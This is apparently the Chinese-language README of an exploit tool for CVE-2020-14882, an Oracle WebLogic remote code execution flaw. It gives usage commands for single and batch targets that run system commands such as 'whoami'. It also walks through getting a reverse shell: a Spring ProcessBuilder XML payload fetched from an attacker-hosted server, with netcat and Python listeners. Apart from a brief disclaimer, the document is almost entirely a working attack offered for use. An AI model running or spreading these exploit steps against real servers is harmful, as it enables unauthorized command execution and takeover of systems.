

CVE-2020-14882_ALL综合利用工具,支持命令回显检测、批量命令回显、外置xml无回显命令执行等功能。
需要模块:requests、http.client
(工具仅用于授权的安全测试,请勿用于非法使用,违规行为与作者无关。)
命令回显模块已知成功版本:12.2.1.3.0、12.2.1.4.0、14.1.1.0.0

python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "net user"


python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "whoami"

python3 CVE-2020-14882_ALL.py -f target.txt -c "whoami"
target.txt 格式:http://x.x.x.x:xx,一行一个。
1、Linux反弹shell为例,编辑好poc.xml文件,开启python监听。
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
	<value>cmd</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
开启python监听。

nc开启监听。


2、使用-x选项指定xml文件路径,发送payload。
python3 CVE-2020-14882_ALL.py -u http://xxxx:7001 -x http://xxx:8000/poc.xml
3、成功接收shell。